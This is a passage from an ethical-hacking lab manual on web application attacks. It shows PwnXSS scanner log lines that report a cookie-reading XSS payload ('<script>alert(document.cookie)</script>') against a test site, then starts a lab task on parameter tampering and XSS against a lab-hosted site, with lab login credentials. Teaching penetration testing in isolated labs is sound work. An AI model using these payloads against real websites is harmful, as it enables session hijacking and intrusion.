[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert(document.cookie)%3C/script%3E
[08:14:45] [WARNING] Found link with query: p=valid&pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&pp=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert(document.cookie)%3C/script%3E
*****
[08:14:45] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
[08:14:45] [INFO] Connection established 200
```

- Click the **Firefox** icon at the top of the **Desktop** window to open **Firefox** browser.
- In the address bar of the **Firefox** browser, paste the copied link and press **Enter**.



Note: If a pop-up appears, click **OK** to close it.

- This concludes the demonstration of how to identify XSS vulnerabilities in web application using PwnXSS
- Close all open windows and document all acquired information.
- Turn off the **Parrot Security** virtual machine.

Task 4: Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.

Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Here, the host machine is the **Windows 11** machine.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.


Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


3. Launch any browser, here, **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.
4. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.

Note: Here, we are logging in as a registered user on the website.

Module 14 – Hacking Web Applications

